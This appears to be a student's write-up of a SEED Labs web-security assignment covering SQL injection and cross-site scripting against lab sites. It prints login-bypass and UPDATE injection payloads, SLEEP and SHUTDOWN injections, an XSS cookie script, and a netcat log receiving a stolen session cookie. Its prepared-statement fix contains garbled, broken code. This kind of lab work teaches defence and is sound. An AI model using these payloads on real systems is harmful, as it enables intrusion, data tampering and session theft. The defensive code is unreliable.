
Question 1:




Explanation:

Input ‘or Name= ‘Admin’ –; allows us to login without password, the SQL statement is an injection query statement. The following – removes the password check in the databases, by giving the ‘or Name= ‘Admin’, as an attacker, it is possible to logon to a user without using the password field. As seen in the below screenshot, the attacker has successfully logged in as the Administrator. The attacker can view the system with the following users as a legitimate user now.


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Question 2:

Question 3:




Explanation:
This is an update statement that can change the fields with the user id that is given in the system. Using the following command: ‘,Salary=100 where id=5 –; the command can change the salary of the id5, which is ted. In this specific case, the attacker has successfully changed the value of salary to 100 previously from 1100000.
The question specifies that changes are to be made to 3 different fields. The attacker has chosen to change 3 fields in this case, so the attacker has chosen to change field salary, SSN and password.




Explanation for changing passwords:
In order to change the password for the SQL LAB website, the password as seen in our unsafe_backend, the password is provided in a hash function, and the hashed function is using SHA1 as seen on the bottom. This is seen as sha1 hash, so in order to correctly change the password, the attacker needs to get the sum value of SHA1, and change it accordingly. As seen in the screenshot below:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
```

```
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |          |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |          |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |          |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |          |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |    100 | 11/3  | 100      |          |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |          |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
```



The hashed password for Ted is: 99343bff28a7bb51cb6f22cb20a618701a2c2f58
So now I will try to change the password for Ted using the SHA1 hash value. This is seen on the screenshot above.This is my student ID 30864941 in SHA1 format:
bf6c300dfd7fa405a69654042ab7eece93304fb2



Now I can login through user Ted using my studentID.

Question 4:
Skeleton code is given in the assignment, where the select statement is being utilised. However, the attacker can also update the credential table to ?, as previously the select statements give rwx(read write execute) to all the users on seed ubuntu, any form of query will be accepted in the input field, known as an input injection.

In this task, you need to enable the prepared statement as a countermeasure against the SQL injection attacks. Here is an example of how to write a prepared statement based on the SELECT statement in Task 1.

```
$sql = "SELECT id, name, eid, salary, birth, ssn,
  phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password= '$hashed_pwd'";
```


You can use the prepared statement to rewrite the above code that is vulnerable to SQL injection attacks:

```
// if user is admin.
$conn = getDB();
$sql = "SELECT id, name, eid, salary, birth, ssn, password, nickname, email, address, phoneNumber
FROM credential";
if (!$result = $conn->query($sql)) {
  die('There was an error running the query [' . $conn->error . ']\n');
}
$return_arr = array();
while($row = $result->fetch_assoc()){
  array_push($return_arr,$row);
}
$json_str = json_encode($return_arr);
$json_aa = json_decode($json_str,true);
$conn->close();
$max = sizeof($json_aa);
```

The selection will be fetched for any users as the previous credential table states that they are admin. So any user is an admin.

```
    $sql = $conn->prepare("UPDATE credential SET nickname = ?, email = ?, address = ?, Password = ?, PhoneNumber = ? where
ID = $id");
    $sql->bind_param("ss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();

  }else{
    // if passowrd field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,Password=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ss",';alnpt$input_nickname,$input_email,$input_address,$input_phonenumber);
    $sql->execute();
    $sql->close();
```

Using the UPDATE statement, the credentials will be filled with ?, be binded through the parameters that are given, pass it to the jsonreader and the update statement will give a white screen, when i pass statement ‘,salary= 300 where id=5 – ; or ‘Or name = ‘Admin’ –;. The field will remain unchanged and it will not work.



Question 5:
Please watch recording mymovie.mp4 and video2398886847.mp4
https://drive.google.com/drive/folders/1ZTEAiCvNcBgKvRKX5J3QuQWPEr0qnrKL
The following commands are shown in the video on how to generate a malicious user, how to copytaskstouser, how to delete tasks from all users and how to view tasks of the malicious user.
Question 6:
Please watch video on google drive 4582248753.mp4
1ZTEAiCvNcBgKvRKX5J3QuQWPEr0qnrKL
The statement select sleep is used so everytime the user views the task it will delay query for 2 seconds, SELECT SLEEP(2), and ;SHUTDOWN; was also used in the video.

Question 7:
Input sanitization can be done through an API, there is a PHP filter that can be used to sanitise user input and validate the honest users in the database.

To do that, you can define a `sanitize()` function and call it as follows:

```
$data = santize($_POST, $fields);
```

The `sanitize()` function should look like this:

```
function sanitize(array $inputs, array $fields) : array
```

The function has two parameters:


- The `$inputs` parameter is an associative array. It can be `$_POST`, `$_GET`, or a regular associative array.
- The `$fields` parameter is an array that specifies a list of fields with rules.

The `sanitize()` function returns an array that contains the sanitized data.


The `$fields` should be an associative array in which the key is the field name and value is the rule for that field. For example:

Using the following PHP filter or the function for an example sanitise, sanitization can be implemented just before jsonreader, so the input can be cross checked in this case of SQL injection. It can also be used for Http header preventions for the inputs such as POST and GET.
The following link can demonstrate:
https://www.w3schools.com/php/php_filter.asp


Task 4.1



This is my script for HTML called “toomanycharacters.js”. My input is a bunch of As to showcase that the fields will not be limited by the website default inputs.




Explanation:
Here's my alert script from the HTML that I put in. The reason for using HTML is to increase the amount of characters or not limited by its field. The characters in an input field have a fixed size, therefore it is a limitation the alert script may display. By using a http://localhost I can insert more characters in a field when calling toomanycharacters.js.
Implementation of source loopback localhost using 127.0.0.1 web server to produce an alert script that is going to be encountered for every case where bobby's username shows up.



Question 9 & 10:
Please watch the following video:
https://drive.google.com/drive/u/0/folders/1ZTEAiCvNcBgKvRKX5J3QuQWPEr0qnrKL


```
[05/19/22]seed@VM:~$ nc -lvp 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [172.31.9.134] port 5555 [tcp/*] accepted (family 2, sport 40
)
GET /?c=Elgg%3Dc50ef2je4q8j90u7u2idb7krb7elgg.session.user.guid%3C/a HTTP/1.1
Host: 172.31.9.134:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Fir
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive

[05/20/22]seed@VM:~$
```




<script>alert(document.cookie);</script> this will send an alert message to the user displaying the cookie, the following alert message shows the cookie of the user that visits Samy. it is the same displayed in netcat.

Question 10:

The session token expires before the attack can be conducted, this is demonstrated in the video. The cookie can also not be used in the case where an attacker(samy) wants to use bobby's cookie to send blog, it cannot be done because the timestamp is already invalid after bobby logging out. A new cookie will be given every time and a new session token/timestamp in order to prevent malicious attacks.
Timestamp example:



Question 11:
Please watch the following video
https://drive.google.com/drive/folders/1ZTEAiCvNcBgKvRKX5J3QuQWPEr0qnrKL



Malicious message sent to admin in favour of Samy as the subject, and the body shows givesamyhighpriviledges.

Please watch the following video to explain HTTP header POST request and the information that is required to fill it out to write the code below.